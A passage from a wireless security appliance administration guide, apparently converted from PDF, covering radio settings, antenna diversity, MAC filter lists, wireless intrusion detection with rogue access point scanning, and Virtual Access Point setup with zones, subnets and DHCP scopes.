Antenna Rx Diversity: Best

Transmit Power: Half (-3 dB)

Preamble Length: Long

Fragmentation Threshold (bytes): 2346

RTS Threshold (bytes): 2346

DTIM Interval: 1

Association Timeout (seconds): 300

Maximum Client Associations: 128

Data Rate: Best

Protection Mode: Auto

Protection Rate: 11 Mbps

Protection Type: CTS only

Restore Default

- Step 1 Enable Short Slot Time:** Select **Enable Short Slot Time** to increase performance if you only expect 802.11g traffic. 802.11b is not compatible with short slot time.
- Step 2** The **Antenna Diversity** setting determines which antenna the wireless security appliance uses to send and receive data.
- Step 3** Select **Full Power** from the **Transmit Power** menu to send the strongest signal on the WLAN. For example, select **Full Power** if the signal is going from building-to-building. **Half Power** is recommended for office-to-office within a building, and **Quarter Power** or **Eighth Power** are recommended for shorter distance communications.
- Step 4** Select **Short** or **Long** from the **Preamble Length** menu. **Short** is recommended for efficiency and improved throughput on the wireless network.
- Step 5** The **Fragmentation Threshold (bytes)** is 2346 by default. Increasing the value means that frames are delivered with less overhead but a lost or damaged frame must be discarded and retransmitted.
- Step 6** The **RTS Threshold (bytes)** is 2346 by default. If network throughput is slow or a large number of frame retransmissions is occurring, decrease the RTS threshold to enable RTS clearing.
- Step 7** The default value for the **DTIM Interval** is 1. Increasing the DTIM Interval value allows you to conserve power more effectively.
- Step 8** The **Association Timeout (seconds)** is 300 seconds by default, and the allowed range is from 60 to 36000 seconds. If your network is very busy, you can increase the timeout by increasing the number of seconds in the **Association Timeout (seconds)** field.

- Step 9** Set the **Maximum Client Associations** to limit the number of stations that can connect wirelessly at one time. The default is 128.
- Step 10** **Data Rate**: Select the speed at which the data is transmitted and received. **Best** automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate.
- Step 11** **Protection Mode**: Protection can decrease collisions, particularly where you have two overlapping wireless appliances. However, it can slow down performance. **Auto** is probably the best setting, as it will engage only in the case of overlapping wireless appliances.
- Step 12** **Protection Rate**: The protection rate determines the data rate when protection is on. The slowest rate offers the greatest degree of protection but the slowest data transmission rate. Choose **1 Mbps**, **2 Mbps**, **5 Mbps**, or **11 Mbps**.
- Step 13** **Protection Type**: Select the type of handshake used to establish a wireless connection: **CTS-only** or **RTS-CTS**. 802.11b traffic is only compatible with **CTS**.
- Step 14** Click **Apply** in the top right corner of the page to apply your changes to the security appliance. Click **Restore Default** to return the radio settings to the default settings.

Configurable Antenna Diversity

The wireless firewalls employ dual 5 dBi antennas running in diversity mode. The default implementation of diversity mode means that one antenna acts as a transmitting, and both antennas act as potential receiving antenna. As radio signals arrive at both antennas on the secure wireless appliance, the strength and integrity of the signals are evaluated, and the best received signal is used. The selection process between the two antennas is constant during operation to always provide the best possible signal. To allow for external (higher gain uni-directional) antennas to be used, antenna diversity can be disabled.

The **Antenna Diversity** setting determines which antenna the wireless security appliance uses to send and receive data. You can select:

- **Best**: This is the default setting. When **Best** is selected, the wireless security appliance automatically selects the antenna with the strongest, clearest signal. In most cases, **Best** is the optimal setting.
- **1**: Select **1** to restrict the wireless security appliance to use antenna 1 only. Facing the rear of the appliance, antenna 1 is on the left, closest to the console port. You can disconnect antenna 2 when using only antenna 1.
- **2**: Select **2** to restrict the wireless security appliance to use antenna 2 only. Facing the rear of the appliance, antenna 2 is on the right, closest to the power supply. You can disconnect antenna 1 when using only antenna 2.


CHAPTER 38

Configuring MAC Filter List

Wireless > MAC Filter List

Wireless networking provides native MAC filtering capabilities which prevents wireless clients from authenticating and associating with the wireless security appliance. If you enforce MAC filtering on the WLAN, wireless clients must provide you with the MAC address of their wireless networking card.

To set up your MAC Filter List, log into the ADTRAN, and click **Wireless**, then **MAC Filter List**.



The screenshot shows the 'MAC Filter List' configuration page. At the top, there is a breadcrumb 'Wireless /' and the title 'MAC Filter List'. Below the title are two buttons: 'Accept' (with a green checkmark icon) and 'Cancel'. The main section is titled 'MAC Filter List' and contains a checkbox labeled 'Enable MAC Filter List' which is checked. Below this are two dropdown menus: 'Allow List:' with the value 'All MAC Addresses' and 'Deny List:' with the value 'Default ACL Deny Group'. At the bottom, there is a note: 'Note: The Deny List is enforced before the Allow List.'

Allow or Deny Specific Resources

The MAC **Allow List** contains groups of address objects for network resources that the security appliance allows to connect via the WLAN, regardless of the selections in the deny list.


The MAC **Deny List** contains groups of address objects for network resources that the security appliance denies to connect via the WLAN, regardless of the selections in the allow list.

The items in the list are address object groups, defined groups of objects that represent specific IP addresses or ranges of addresses that can be used throughout the management interface to specify network resources. An address object group can contain other address object groups.

The Allow List and Deny List are also address object groups.

You can create individual objects in the **Wireless > Mac Filter List** page:

Step 1 In the **Allow List** or **Deny List** box, select **Create New MAC Address Object Group**.




Step 2 In the **Add Address Object Group** field, enter a name for the new group

Step 3 In the left column, select the groups or individual address objects you want to allow or deny. You can use **Ctrl-click** select more than one item.

Step 4 Click the > button to add the items to the group.

Step 5 Click **OK** to create the group and add it to the **Allow List** or **Deny List**.



CHAPTER 39

Configuring Wireless IDS

Wireless > IDS

Wireless Intrusion Detection Services (IDS) greatly increase the security capabilities of the ADTRAN wireless security appliances by enabling them to recognize and even take countermeasures against the most common types of illicit wireless activity. WIDS consists of three types of services, namely, Sequence Number Analysis, Association Flood Detection, and Rogue Access Point Detection. Wireless IDS logging and notification can be enabled under **Log > Categories** by selecting the **WLAN IDS** checkbox under **Log Categories** and **Alerts**.

Access Point IDS

When the **Radio Role** of the wireless security appliance is set to **Access Point** mode, all three types of WIDS services are available, but Rogue Access Point detection, by default, acts in a passive mode (passively listening to other Access Point Beacon frames only on the selected channel of operation). Selecting **Scan Now** momentarily changes the Radio Role to allow the wireless security appliance to perform an active scan, and may cause a brief loss of

connectivity for associated wireless clients. While in **Access Point** mode, the **Scan Now** function should only be used if no clients are actively associated, or if the possibility of client interruption is acceptable.

Wireless /
IDS

Accept Cancel

Wireless Intrusion Detection Settings

Enable Rogue Access Point Detection

Authorized Access Points: All Authorized Access Points

Discovered Access Points

Note: The AP discovery found 58 Access Points. The scan was performed 00:00:29 ago.

| MAC Address (BSSID) | SSID | Channel | Manufacturer | Signal Strength | Max Rate | Authorize |
|---------------------|-----------|---------|--------------|-----------------|----------|-----------|
| 00:17:C5:0B:C2:6E | sonicwall | 1 | SonicWALL | 80 - Excellent | 54 Mbps | |
| 00:17:C5:0C:88:14 | sonicwall | 1 | SonicWALL | 90 - Excellent | 54 Mbps | |
| 00:17:C5:0C:76:2C | sonicwall | 1 | SonicWALL | 72 - Very Good | 54 Mbps | |
| 00:06:B1:30:00:33 | sonicwall | 1 | SonicWALL | 64 - Very Good | 54 Mbps | |
| 00:02:6F:2E:21:C2 | | 11 | Senao | 82 - Excellent | 54 Mbps | |
| 00:17:C5:0E:8C:F5 | MAPv01 | 11 | SonicWALL | 52 - Good | 54 Mbps | |

Scan Now...

Intrusion Detection Settings

Rogue Access Points have emerged as one of the most serious and insidious threats to wireless security. In general terms, an access point is considered rogue when it has not been authorized for use on a network. The convenience, affordability and availability of non-secure access points, and the ease with which they can be added to a network creates a easy environment for introducing rogue access points. Specifically, the real threat emerges in a number of different ways, including unintentional and unwitting connections to the rogue device, transmission of sensitive data over non-secure channels, and unwanted access to LAN resources. So while this doesn't represent a deficiency in the security of a specific wireless device, it is a weakness to the overall security of wireless networks.

The security appliance can alleviate this weakness by recognizing rogue access points potentially attempting to gain access to your network. It accomplishes this in two ways: active scanning for access points on all 802.11a, 802.11g, and 802.11n channels, and passive scanning (while in Access Point mode) for beaconing access points on a single channel of operation.


Select the **Enable Rogue Access Point Detection** checkbox to specify the rogue access point detection method. The **Authorized Access Points** menu allows you to specify **All Authorized Access Points**, **Create new MAC Address Object Group**, or **Select an Address Object Group**.

The **Authorized Access Points** menu allows you to specify which access points the firewall will considered authorized when it performs a scan. You can select **All Authorized Access Points** to allow all wireless appliances, or you can select **Create new MAC Address Object Group** to create an address object group containing a group of MAC address to limit the list to only those wireless appliances whose MAC addresses are contained in the address object group.

Select **Create Address Object Group** to add a new group of MAC address objects to the list.

Discovered Access Points

The **Discovered Access Points** table displays information on every access point that can be detected by all your wireless appliances or on a individual wireless appliance basis:

- **MAC Address (BSSID):** The MAC address of the radio interface of the detected access point.
- **SSID:** The radio SSID of the access point.
- **Channel:** The radio channel used by the access point.
- **Manufacturer:** The manufacturer of the access point. NetVanta wireless appliances will show a manufacturer of either ADTRAN or Senao.
- **Signal Strength:** The strength of the detected radio signal
- **Max Rate:** The fastest allowable data rate for the access point radio, typically 54 Mbps.
- **Authorize:** Click the icon  in the **Authorize** column to add the access point to the address object group of authorized access points.


Scanning for Access Points

Active scanning occurs when the wireless security appliance starts up, and at any time **Scan Now** is clicked at the bottom of the **Discovered Access Points** table. When the wireless security appliance is operating in a Bridge Mode, the **Scan Now** feature does not cause any interruption to the bridged connectivity. When the wireless security appliance is operating in Access Point Mode, however, a temporary interruption of wireless clients occurs for no more than a few seconds. This interruption manifests itself as follows:

- Non-persistent, stateless protocols (such as HTTP) should not exhibit any ill-effects.
- Persistent connections (protocols such as FTP) are impaired or severed.

Caution The **Scan Now** feature causes a brief disruption in service. If this is a concern, wait and use the **Scan Now** feature at a time when no clients are active, or the potential for disruption becomes acceptable.

Authorizing Access Points on Your Network

Access Points detected by the wireless security appliance are regarded as rogues until they are identified to the wireless security appliance as authorized for operation. To authorize an access point, select it in the list of access points discovered by the wireless security appliance scanning feature, and add it clicking the **Authorize** icon .



CHAPTER 40

Configuring Virtual Access Points with Internal Wireless Radio

Wireless > Virtual Access Point

This chapter describes the Virtual Access Point feature and includes the following sections:

- [“Wireless VAP Overview” section on page 475](#)
- [“Wireless Virtual AP Configuration Task List” section on page 476](#)
- [“VAP Sample Configuration” section on page 486](#)

Wireless VAP Overview

This section provides an introduction to the Virtual Access Point feature for firewalls equipped with internal wireless radios.

This section contains the following subsections:

- [“What Is a Virtual Access Point?” section on page 475](#)
- [“Benefits of Using Virtual APs” section on page 476](#)

What Is a Virtual Access Point?

A Virtual Access Point is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when in actuality there is only a single physical AP. Before the evolution of the Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access Points and wireless network security characteristics, such as authentication and encryption. In other words, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients, and if the latter were required, they would had to have been provided by a separate, distinctly configured Access Points. This forced WLAN network administrators to find a solution

to scale their existing wireless LAN infrastructure to provide differentiated levels of service. With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Basic Service Set Identifier (BSSID) and Service Set Identifier (SSID). This allows for segmenting wireless network services within a single radio frequency footprint of a single physical access point device.

VAPs allow the network administrator to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface. Each of these custom configurations acts as a separate (virtual) access point, and can be grouped and enforced on a single internal wireless radio.

For more information on SonicOS Secure Wireless features, refer to the *ADTRAN Secure Wireless Integrated Solutions Guide*.

Benefits of Using Virtual APs

This section includes a list of benefits in using the Virtual AP feature:

- **Radio Channel Conservation**—Prevents building overlapped infrastructures by allowing a single Physical Access Point to be used for multiple purposes to avoid channel collision problem. Channel conservation. Multiple providers are becoming the norm within public spaces such as airports. Within an airport, it might be necessary to support an FAA network, one or more airline networks, and perhaps one or more Wireless ISPs. However, in the US and Europe, 802.11b networks can only support three usable (non-overlapping) channels, and in France and Japan only one channel is available. Once the channels are utilized by existing APs, additional APs will interfere with each other and reduce performance. By allowing a single network to be used for multiple purposes, Virtual APs conserve channels.
- **Optimize Wireless LAN Infrastructure**—Share the same Wireless LAN infrastructure among multiple providers, rather than building an overlapping infrastructure, to lower down the capital expenditure for installation and maintenance of your WLANs.

Wireless Virtual AP Configuration Task List


A Wireless VAP deployment requires several steps to configure. The following section provides first a brief overview of the steps involved, and then a more in-depth examination of the parts that make up a successful VAP deployment. This subsequent sections describe VAP deployment requirements and provides an administrator configuration task list:

- [“Wireless VAP Overview” section on page 475](#)
- [“Network Zones” section on page 478](#)
- [“Wireless LAN Subnets” section on page 481](#)
- [“DHCP Server Scope” section on page 482](#)
- [“Deploying VAPs to the Wireless Radio” section on page 491](#)

Wireless VAP Configuration Overview

The following are required areas of configuration for VAP deployment:

- Step 1 Zone** - The zone is the backbone of your VAP configuration. Each zone you create will have its own security and access control settings and you can create and apply multiple zones to a single physical interface by way of Wireless Subnets.
- Step 2 Wireless Interface** - The W0 interface (and its WLAN subnets) represent the physical connections between your firewall and the internal wireless radio. Individual zone settings are applied to these interfaces and forwarded to the wireless radio.
- Step 3 DHCP Server** - The DHCP server assigns leased IP addresses to users within specified ranges, known as "Scopes". The default ranges for DHCP scopes are often excessive for the needs of most wireless deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.
- Step 4 Virtual Access Point Profile** - The VAP Profile feature allows for creation of wireless configuration profiles which can be easily applied to new wireless Virtual Access Points as needed.
- Step 5 Virtual Access Point** - The VAP Objects feature allows for setup of general VAP settings. SSID and wireless subnet name are configured through VAP Settings.
- Step 6 Virtual Access Point Group** - The VAP Group feature allows for grouping of multiple VAP objects to be simultaneously applied to a single internal wireless radio.
- Step 7 Assign VAP Group to Internal Wireless Radio** - The VAP Group is applied to the internal wireless radio and made available to users through multiple SSIDs.



Network Zones

This section contains the following subsections:

- [“The Wireless Zone” section on page 478](#)
- [“Custom Wireless Zone Settings” section on page 478](#)

A network security zone is a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface. Network zones are configured from the **Network > Zones** page.

| Name | Security Type | Member Interfaces | Interface Trust | Content Filtering | Clerk AV | Gateway AV | Anti-Spyware | IPS | QoS | Configure |
|---------------|---------------|----------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|--------------------------|
| LAN | Trusted | X0 X2 X3 X4 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| WAN | Untrusted | X1 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| DMZ | Public | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| VPN | Encrypted | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| SSLVPN | Encrypted | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| MULTICAST | Untrusted | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| WLAN | Wireless | W0 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| WLAN_Students | Wireless | Students | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| WLAN_Faculty | Wireless | Faculty | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> |

For detailed information on configuring zones, see **Chapter 18, Configuring Zones**.

The Wireless Zone

The Wireless zone type, of which the “WLAN Zone” is the default instance, provides support to ADTRAN wireless radio. When an interface or subinterface is assigned to a Wireless zone, the interface can enforce security settings above the 802.11 layer, including WiFiSec Enforcement, SSL VPN redirection, Guest Services, Lightweight Hotspot Messaging and all licensed Deep Packet Inspection security services.

Custom Wireless Zone Settings

Although ADTRAN provides the pre-configured Wireless zone, administrators also have the ability to create their own custom wireless zones. When using VAPs, several custom zones can be applied to a single wireless radio. The following three sections describe settings for custom wireless zones:

- [“General” section on page 479](#)
- [“Wireless” section on page 480](#)
- [“Guest Services” section on page 480](#)

General

General Settings

Name:

Security Type:

Allow Interface Trust

Enforce Content Filtering Service
 CFS Policy:

Enable Client AV Enforcement Service

Enable Gateway Anti-Virus Service

Enable IPS

Enable Anti-Spyware Service

Enforce Global Security Clients

Create Group VPN

Enable SSL Control

Enable SSLVPN Access

| Feature | Description |
|--------------------------|---|
| Name | Create a name for your custom zone |
| Security Type | Select Wireless in order to enable and access wireless security options. |
| Allow Interface Trust | Select this option to automatically create access rules to allow traffic to flow between the interfaces of a zone. This will effectively allow users on a wireless zone to communicate with each other. This option is often disabled when setting up Guest Services. |
| ADTRAN Security Services | Select the security services you wish to enforce on this zone. This allows you to extend your ADTRAN UTM security services to your wireless users. |

Wireless

Wireless Settings

SSLVPN Enforcement

SSLVPN server:

SSLVPN service:

SonicPoint Settings

SonicPoint Provisioning Profile:

SonicPointN Provisioning Profile:

Only allow traffic generated by a SonicPoint / SonicPointN

| Feature | Description |
|---------------------|---|
| SSL VPN Enforcement | <p>Redirects all traffic entering the Wireless zone to a defined ADTRAN SSL VPN appliance. This allows all wireless traffic to be authenticated and encrypted by the SSL VPN, using, for example, NetExtender to tunnel all traffic. Note: Wireless traffic that is tunneled through an SSL VPN will appear to originate from the SSL VPN rather than from the Wireless zone.</p> <p>SSL VPN Server - Select the Address Object representing the SSL VPN appliance to which you wish to redirect wireless traffic.</p> |

Guest Services

The **Enable Guest Services** option allows the following guest services to be applied to a zone:

Guest Services

Enable Wireless Guest Services

Enable inter-guest communication

Bypass AV Check for Guests

Enable Dynamic Address Translation (DAT)

Enable External Guest Authentication:

Custom Authentication Page:

Post Authentication Page:

Bypass Guest Authentication:

Redirect SMTP traffic to:

Deny Networks:

Pass Networks:

Max Guests:

| Feature | Description |
|----------------------------------|---|
| Enable inter-guest communication | Allows guests connecting to wireless appliances in this Wireless zone to communicate directly and wirelessly with each other. |
| Bypass AV Check for Guests | Allows guest traffic to bypass Anti-Virus protection |


| Feature | Description |
|--|---|
| Enable Dynamic Address Translation (DAT) | Dynamic Address Translation (DAT) allows the wireless appliance to support any IP addressing scheme for Guest Services users. If this option is disabled (unchecked), wireless guest users must either have DHCP enabled, or an IP addressing scheme compatible with the wireless appliance's network settings. |
| Enable External Guest Authentication | Requires guests connecting from the device or network you select to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access. |
| Custom Authentication Page | Redirects users to a custom authentication page when they first connect to a wireless appliance in the Wireless zone. Click Configure to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click OK. |
| Post Authentication Page | Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the field. |
| Bypass Guest Authentication | Allows a wireless appliance running Guest Services to integrate into environments already using some form of user-level authentication. This feature automates the Guest Services authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Services access is desired, or when another device upstream of the wireless appliance is enforcing authentication. |
| Redirect SMTP traffic to | Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to. |
| Deny Networks | Blocks traffic from the networks you specify. Select the subnet, address group, or IP address to block traffic from. |
| Pass Networks | Automatically allows traffic through the Wireless zone from the networks you select. |
| Max Guests | Specifies the maximum number of guest users allowed to connect to the Wireless zone. The default is 10. |

Wireless LAN Subnets

A Wireless LAN (WLAN) subnet allows you to split a single wireless radio interface (W0) into many virtual network connections, each carrying its own set of configurations. The WLAN subnet solution allows each VAP to have its own virtual separate subinterface, even though there is only a single 802.11 radio.

WLAN subnets have several key capabilities and characteristics of a physical interface, including zone assignability, security services, WAN assignability (static addressing only), GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from WLAN subnets at this time are VPN policy binding, WAN dynamic client support, and multicast support.

WLAN subnets are configured from the **Network > Interfaces** page.



Custom Wireless Subnet Settings

The table below lists configuration parameters and descriptions for wireless subnets:

| Feature | Description |
|------------------|---|
| Zone | Select a pre-defined or custom zone. Only zones with security type of “wireless” are available for selection. |
| Parent Interface | The default WLAN interface, normally W0. |
| Subnet Name | Choose a friendly name for this interface. |
| IP Configuration | Create an IP address and Subnet Mask in accordance with your network configuration. |
| Management | Select the protocols you wish to use when managing this subnet. |
| User Login | Select the protocols you will make available to clients who access this subnet. |
| DHCP Server | Select the Create default DHCP Lease Scope option to enable DHCP on this subnet, along with the default number of available leases. Read the “DHCP Server Scope” section on page 482 for more information on DHCP lease requirements. |

DHCP Server Scope

The DHCP server assigns leased IP addresses to users within specified ranges, known as “Scopes”. Take care in making these settings manually, as a scope of 200 addresses for multiple interfaces that will only use 30 can lead to connection issues due to lease exhaustion.


The DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. Failure to do so may cause the auto-creation of subsequent DHCP scopes to fail, requiring manual creation after performing the requisite scope resizing. DHCP Server Scope is set from the **Network > DHCP Server** page.



Virtual Access Point Profiles

A Virtual Access Point Profile allows the administrator to pre-configure and save access point settings in a profile. VAP Profiles allows settings to be easily applied to new Virtual Access Points. Virtual Access Point Profiles are configured from the **Wireless > Virtual Access Point** page.

This feature is especially useful for quick setup in situations where multiple virtual access points will share the same authentication methods.



Virtual Access Point Profile Settings

The table below lists configuration parameters and descriptions for Virtual Access Point Profile Settings:

| Feature | Description |
|---------|--|
| Name | Choose a friendly name for this VAP Profile. Choose something descriptive and easy to remember as you will later apply this profile to new VAPs. |
| Type | Set to Wireless-Internal-Radio by default. Retain this default setting if using the internal radio for VAP access (currently the only supported radio type) |

| Feature | Description |
|---------------------|---|
